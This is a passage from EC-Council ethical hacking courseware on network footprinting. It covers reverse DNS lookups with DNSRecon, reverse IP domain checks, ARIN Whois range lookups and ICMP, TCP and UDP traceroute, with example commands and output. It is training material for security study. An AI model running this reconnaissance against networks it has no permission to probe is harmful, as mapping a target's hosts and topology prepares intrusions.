DNS lookup is used for finding the IP addresses for a given domain name, and the reverse DNS operation is performed to obtain the domain name of a given IP address. When you are looking for a domain and type the domain name in the browser, the DNS converts that domain name into an IP address and forwards the request for further processing. This conversion of a domain name into an IP address is performed by a record. Attackers perform a reverse DNS lookup on the IP range to locate a DNS PTR record for such IP addresses.

Attackers use various tools such as DNSRecon and Reverse IP Domain Check for performing the reverse DNS lookup on the target host. When we get an IP address or a range of IP addresses, we can use these tools to obtain the domain name.

- **DNSRecon**

  Source: *https://github.com*

  As shown in the screenshot, attackers use the following command to perform a reverse DNS lookup on the target host:

  ```
  dnsrecon -r 162.241.216.0-162.241.216.255
  ```

  In the above command, the -r option specifies the range of IP addresses (first-last) for a reverse lookup by brute force.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.63: Screenshot of DNSRecon showing reverse DNS lookup information

Attackers also find the other domains that share the same web server using tools such as Reverse IP Domain Check. These tools list the possible domains that are hosted on the same web server.

- **Reverse IP Domain Check**


  Source: *https://www.yougetsignal.com*

  As shown in the screenshot, a reverse IP domain check takes a domain name or IP address pointing to a web server and searches for other sites known to be hosted on the same web server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 2.64: Screenshot of Reverse IP Domain Check

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Footprinting

The next step after retrieving the DNS information is gathering network-related information. We will now discuss network footprinting, a method of gathering the footprint of the target organization's network. This section describes how to locate the network range, traceroute analysis, and traceroute tools.

Locate the Network Range

One needs to gather basic and important information about the target organization, such as what the organization does, who works there, and what type of work they do to perform network footprinting. The answers to these questions provide information about the internal structure of the target network.

After gathering the information, an attacker can proceed to find the network range of a target system. Detailed information is available from the appropriate regional registry database regarding IP allocation and the nature of the allocation. An attacker can also determine the subnet mask of the domain and trace the route between the system and the target system. Traceroute tools that are widely used include Path Analyzer Pro and VisualRoute.

Obtaining private IP addresses can be useful to attackers. The Internet Assigned Numbers Authority (IANA) has reserved the following three blocks of the IP address space for private internets: 10.0.0.0–10.255.255.255 (10/8 prefix), 172.16.0.0–172.31.255.255 (172.16/12 prefix), and 192.168.0.0–192.168.255.255 (192.168/16 prefix).

Using the network range, the attacker can get information about how the network is structured and which machines in the networks are alive. Using the network range also helps to identify the network topology, access control device, and OS used in the target network. To find the network range of the target network, one needs to enter the server IP address (that was gathered in Whois

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

footprinting) in the ARIN Whois database search tool. A user can also visit the ARIN website (*https://www.arin.net/about/welcome/region*) and enter the server IP in the **SEARCH Whois** text box. This gives the network range of the target network. Improperly set up DNS servers offer attackers a good chance of obtaining a list of internal machines on the server. In addition, sometimes, if an attacker traces a route to a machine, it is possible to obtain the internal IP address of the gateway, which can be useful.




Figure 2.65: Screenshot of ARIN's Region

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






Figure 2.66: Screenshot showing result of ARIN Whois database search result

Attackers typically use more than one tool to obtain network information, as a single tool cannot provide all the required information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Traceroute

Finding the route of the target host on the network is necessary to test against man-in-the-middle attacks and other related attacks. Most operating systems come with a Traceroute utility to perform this task. It traces the path or route through which the target host packets travel in the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Traceroute uses the ICMP protocol concept and Time to Live (TTL) field of the IP header to find the path of the target host in the network.

The Traceroute utility can detail the path through which IP packets travel between two systems. The utility can trace the number of routers the packets travel through, the round-trip time (duration in transiting between two routers), and, if the routers have DNS entries, the names of the routers and their network affiliation. It can also trace geographic locations. It works by exploiting a feature of the Internet Protocol called TTL. The TTL field indicates the maximum number of routers a packet may traverse. Each router that handles a packet decrements the TTL count field in the ICMP header by one. When the count reaches zero, the router discards the packet and transmits an ICMP error message to the originator of the packet.




Figure 2.67: Illustration of Traceroute

The utility records the IP address and DNS name of the router and sends out another packet with a TTL value of two. This packet makes it through the first router and then times-out at the next router in the path. This second router also sends an error message back to the originating host. Traceroute continues to do this and records the IP address and name of each router until a packet finally reaches the target host or until it decides that the host is unreachable. In the process, it records the time taken for each packet to make a round trip to each router. Finally, when it reaches the destination, the normal ICMP ping response will be sent back to the sender. The utility helps to reveal the IP addresses of the intermediate hops in the route to the target host from the source.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

ICMP Traceroute

Windows operating system by default uses ICMP traceroute. Go to the command prompt and type the **tracert** command along with the destination IP address or domain name as follows:

```
C:\>tracert 216.239.36.10

Tracing route to ns3.google.com [216.239.36.10] over a maximum of 30
hops:

  1   <1 ms     <1 ms     <1 ms   10.10.10.2
  2   20 ms      4 ms      5 ms   1.6.15.234
  3   21 ms     19 ms     21 ms   100.66.8.23
  4   20 ms     19 ms     19 ms   100.68.8.23
  5   23 ms     41 ms     20 ms   72.14.210.200
  6   21 ms     21 ms     23 ms   108.170.248.163
  7   68 ms     67 ms     67 ms   209.85.242.115
  8  102 ms    102 ms    102 ms   209.85.247.194
  9  100 ms    106 ms    122 ms   72.14.239.175
 10  114 ms    119 ms    114 ms   209.85.244.31
 11  114 ms    112 ms    112 ms   209.85.247.118
 12  114 ms    118 ms    115 ms   74.125.253.85
 13  111 ms    112 ms    113 ms   ns3.google.com [216.239.36.10]

 Trace complete.
```

TCP Traceroute

Many devices in any network are generally configured to block ICMP traceroute messages. In this scenario, an attacker uses TCP or UDP traceroute, which is also known as Layer 4 traceroute. Go to the terminal in Linux operating system and type the **tcptraceroute** command along with the destination IP address or domain name as follows:

```
tcptraceroute www.google.com
```




Figure 2.68: Screenshot showing the output of TCP Traceroute

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

UDP Traceroute

Like Windows, Linux also has a built-in traceroute utility, but it uses the UDP protocol for tracing the route to the destination. Go to the terminal in the Linux operating system and type the **traceroute** command along with the destination IP address or domain name as follows:

```
traceroute www.google.com
```





Figure 2.69: Screenshot showing the output of UDP Traceroute

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Traceroute Analysis

We have seen how the Traceroute utility helps to find the IP addresses of intermediate devices such as routers and firewalls present between a source and its destination. After running several traceroutes, an attacker will be able to find the location of a hop in the target network. Consider the following traceroute results obtained:

- `traceroute 1.10.10.20, second to last hop is 1.10.10.1`
- `traceroute 1.10.20.10, third to last hop is 1.10.10.1`
- `traceroute 1.10.20.10, second to last hop is 1.10.10.50`
- `traceroute 1.10.20.15, third to last hop is 1.10.10.1`
